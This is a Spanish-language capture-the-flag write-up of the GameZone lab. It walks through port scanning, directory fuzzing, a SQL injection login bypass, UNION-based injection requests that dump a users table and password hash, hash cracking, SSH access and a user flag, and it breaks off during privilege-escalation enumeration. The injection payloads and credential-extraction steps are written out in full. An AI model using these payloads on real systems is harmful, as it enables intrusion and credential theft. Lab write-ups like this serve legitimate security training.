	Informe de análisis de vulnerabilidades, explotación y resultados del reto GAMEZONE.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	15/05/2024	15/05/2024	1.0	N-HM-R-GAMEZONE	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto GAMEZONE.

N.- N-HM-R-GAMEZONE

Generado por:

**Ing. Heber Daniel Pérez
Iñiguez**

Estudiante de Ciberseguridad, Seguridad de la
Información – WHITE HAT

**Fecha de creación:
15.05.2023**

Índice

Contenido

1. Reconocimiento	3
2. Análisis de vulnerabilidades/debilidades	6
3. Explotación	8
4. Escalación de Privilegios	11
5. Banderas	16
6. Herramientas usadas	16


RESUMEN

1. Reconocimiento

IP KALI: 10.13.58.59

IP STEELMOUNTAIN: 10.10.57.142

Realizamos un escaneo de los puertos abiertos, las versiones y búsqueda de vulnerabilidades con nuestro script automatizado.



```
Linux HackerMentor x
1 2 3 4
File Actions Edit View Help
VPN x 10.10.57.142 x
(hmstudent@kali) - [~/Documents/GameZone/scripts]
$ chmod +x script_autoscan.sh
(hmstudent@kali) - [~/Documents/GameZone/scripts]
$ ./script_autoscan.sh 10.10.57.142

[*] Host: 10.10.57.142 -

[*] Escaneando puertos en 10.10.57.142 ...

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 15:20 EDT
Initiating SYN Stealth Scan at 15:20
Scanning 10.10.57.142 [65535 ports]
Discovered open port 80/tcp on 10.10.57.142
Discovered open port 22/tcp on 10.10.57.142
SYN Stealth Scan Timing: About 37.58% done; ETC: 15:21 (0:00:51 remaining)
```


Obtenemos los puertos abiertos, así como el servicio que están usando con sus respectivas versiones.

PUERTO	ESTADO	SERVICIO
22/tcp	Abierto	OpenSSH 7.2p2
80/tcp	Abierto	Apache httpd 2.4.18

***** SOLO PARA USO EDUCATIVO*****

N.- NEKKUN-HM-R-GAMEZONE

Analizamos la parte WEB en el puerto 80 y vemos que hay un portal de videojuegos.



Fuzzing

Procedemos a realizar fuzzing y vemos que obtenemos la siguiente direccion

```
(hmsstudent@kali)-[~/Documents/GameZone/10.10.162.233]
$ gobuster dir -u http://10.10.162.233:80/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.162.233:80/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 315] [→ http://10.10.162.233/images/]
Progress: 4512 / 220561 (2.05%)
```

***** SOLO PARA USO EDUCATIVO*****

N.- NEKKUN-HM-R-GAMEZONE

Vemos que tiene un **index of** de imágenes en la dirección **10.10.57.142/images/**




Index of /images

Name	Last modified	Size	Description
Parent Directory	-		
_image01.gif	2019-08-14 08:26	7.8K	
_image02.gif	2019-08-14 08:26	9.3K	
_image03.gif	2019-08-14 08:26	6.2K	
_image04.gif	2019-08-14 08:26	8.1K	
content_background.gif	2019-08-14 08:26	83	
content_bgcolor.gif	2019-08-14 08:26	66	
content_header_bg.gif	2019-08-14 08:26	45	
header_background.gif	2019-08-14 08:26	514	
header_image.png	2019-08-14 08:26	76K	
header_welcome.gif	2019-08-14 08:26	1.4K	
menu_about.gif	2019-08-14 08:26	298	
menu_background.gif	2019-08-14 08:26	53	
menu_community.gif	2019-08-14 08:26	256	
menu_downloads.gif	2019-08-14 08:26	269	
menu_list_bg.gif	2019-08-14 08:26	793	
menu_online.gif	2019-08-14 08:26	203	
playnow_header.gif	2019-08-14 08:26	485	
reviews_header.gif	2019-08-14 08:26	695	
sitesearch_button.gif	2019-08-14 08:26	185	
sitesearch_header.gif	2019-08-14 08:26	443	
userlogin_enter.gif	2019-08-14 08:26	237	
userlogin_header.gif	2019-08-14 08:26	430	
userlogin_login.gif	2019-08-14 08:26	307	
userlogin_notregister.gif	2019-08-14 08:26	672	

to direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Revisamos el código fuente.




***** SOLO PARA USO EDUCATIVO*****


N.- NEKKUN-HM-R-GAMEZONE

2. Análisis de vulnerabilidades/debilidades

Realizamos un bypass con el comando de SQL Injection ' or 1=1 -- - y vemos que nos salta el inicio de sesión dándonos acceso.




En este portal vemos que podemos realizar búsquedas de reseñas de juegos.




***** SOLO PARA USO EDUCATIVO*****

N.- NEKKUN-HM-R-GAMEZONE


Ahora procedemos a usar **BurpSuite** para revisar las solicitudes que se realizan.



Vemos que la solicitud se hace por medio de **searchitem**



Vemos que al poner una comilla genera un error, cualquier otro dato no genera ningún error.




***** SOLO PARA USO EDUCATIVO*****


N.- NEKKUN-HM-R-GAMEZONE

3. Explotación


Realizamos un ataque de instrucción para determinar las columnas que está manejando, seleccionamos



Obtenemos la versión de la base de datos.



Obtenemos las tablas de la bases de datos con el siguiente comando `schema_name`



La base de datos que revisaremos es la de **db** ya que las demás son las de por defecto.

Title	Review
information_schema	3
db	3
mysql	3
performance_schema	3
sys	3

***** SOLO PARA USO EDUCATIVO*****

N.- NEKKUN-HM-R-GAMEZONE

Buscamos las tablas que contiene la base de datos db, las cuales son **post** y **users**.




Request: `searchitem= union select 1, table_name,3 from information_schema.tables where table_schema = "db"--`

Response:

Title	Review
post	3
users	3

Ahora procedemos a revisar las columnas que contiene, y vemos 2 que nos interesan revisar, las cuales son **username** y **pwd**.




Request: `searchitem= union select 1, column_name,3 from information_schema.columns where table_schema = "db"--`

Response:

Title	Review
id	3
name	3
description	3
username	3
pwd	3

Obtenemos las credenciales.

username	pwd
agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14



Request: `searchitem= union select 1, username,pwd from db.users --`

Response:

Title	Review
agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Procederemos a crackear el hash de la contraseña que encontramos el cual podemos determinar que es un **sha256** y corresponde a la palabra

***** SOLO PARA USO EDUCATIVO*****

N.- NEKKUN-HM-R-GAMEZONE

videogamer124

✓ Found:

ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14:videogamer124

Ahora que tenemos el usuario y contraseña procedemos a intentar conectarnos por el puerto 22 de SSH y comprobamos que obtenemos acceso.

```
(hmstudent@kali)-[~/Documents/GameZone/10.10.162.233]
$ ssh agent47@10.10.162.233
The authenticity of host '10.10.162.233 (10.10.162.233)' can't be established.
ED25519 key fingerprint is SHA256:CyJgMM67uFKDbNbKyUM0DexcI+LWun63SGLfBvqQcLA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.162.233' (ED25519) to the list of known hosts.
agent47@10.10.162.233's password:
Permission denied, please try again.
agent47@10.10.162.233's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.

Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$
```

Obtenemos la primera bandera.

```
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$
```

4. Escalación de Privilegios

Empezamos viendo los grupos a los que pertenece este usuario y vemos que no contiene el grupo sudo.

```
agent47@gamezone:~$ id
uid=1000(agent47) gid=1000(agent47) groups=1000(agent47),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
agent47@gamezone:~$ sudo -l
[sudo] password for agent47:
Sorry, user agent47 may not run sudo on gamezone.
agent47@gamezone:~$
```

Vemos si esta ejecutando alguna tarea, pero vemos que no hay ninguna relacionada al usuario.

```
agent47@gamezone:~$ uname -a
Linux gamezone 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
agent47@gamezone:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Vemos el historial pero solo encontramos nuestros comandos.

```
agent47@gamezone:~$ history
1  cat user.txt
2  id
3  sudo -l
4  uname -a
5  cat /etc/crontab
6  history
```

Revisamos si hay más usuarios, pero vemos que solo esta el usuario root aparte del usuario al que ganamos acceso.

```
agent47@gamezone:~$ cat /etc/passwd |grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:110:65534::/var/run/ssh:/usr/sbin/nologin
agent47:x:1000:1000:agent47,,,:/home/agent47:/bin/bash
agent47@gamezone:~$
```

Revisando los procesos ejecutados por root vemos que esta levantado un servidor webmin en lenguaje pearl

```
root 374 0.0 0.0 0 0 ? Ss 14:33 0:00 \ [lw_cm_wq]
root 375 0.0 0.0 0 0 ? Ss 14:33 0:00 \ [rdma_cm]
root 401 0.0 0.0 0 0 ? S 14:33 0:00 \ [kauditd]
root 1404 0.0 0.0 0 0 ? S 14:44 0:00 \ [kworker/0:0]
root 1 0.0 0.2 37936 5940 ? Ss 14:33 0:03 /sbin/init
root 385 0.0 0.1 29660 3128 ? Ss 14:33 0:00 /lib/systemd/systemd-journald
root 427 0.0 0.0 94772 1568 ? Ss 14:33 0:00 /sbin/lvmstat -f
root 458 0.0 0.1 44312 3812 ? Ss 14:33 0:00 /lib/systemd/systemd-udevd
root 759 0.0 0.1 16128 2952 ? Ss 14:33 0:00 /sbin/dhclient -1 -v -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.et
eases eth0
root 906 0.0 0.3 275872 6256 ? Ssl 14:34 0:00 /usr/lib/accounts-service/accounts-daemon
root 927 0.0 0.1 28544 3844 ? Ss 14:34 0:00 /lib/systemd/systemd-logind
root 930 0.0 0.0 4396 1268 ? Ss 14:34 0:00 /usr/sbin/acpid
root 936 0.0 0.1 29088 2900 ? Ss 14:34 0:00 /usr/sbin/cron -f
root 941 0.0 0.0 95368 1524 ? Ssl 14:34 0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root 951 0.0 1.2 215332 25444 ? Ssl 14:34 0:00 /usr/lib/snapd/snapd
root 963 0.0 0.0 13372 164 ? Ss 14:34 0:00 /sbin/mdadm --monitor --pid-file /run/mdadm/monitor.pid --daemonise --scan --syslog
root 979 0.0 0.2 277180 6000 ? Ssl 14:34 0:00 /usr/lib/policykit-1/polkitd --no-debug
root 1049 0.0 0.0 5220 148 ? Ss 14:34 0:00 /sbin/iscsid
root 1050 0.0 0.1 5720 3520 ? Ssl 14:34 0:00 /sbin/iscsid
root 1055 0.0 0.2 65512 6064 ? Ss 14:34 0:00 /usr/sbin/sshd -D
root 2356 0.0 0.3 92920 7108 ? Ss 16:37 0:00 \ sshd: agent47 [priv]
agent47 2681 0.0 0.0 14224 972 pts/0 S+ 17:00 0:00 \ grep --color-auto root
root 1109 0.0 1.2 221508 25336 ? Ss 14:34 0:00 php-fpm: master process (/etc/php/7.0/fpm/php-fpm.conf)
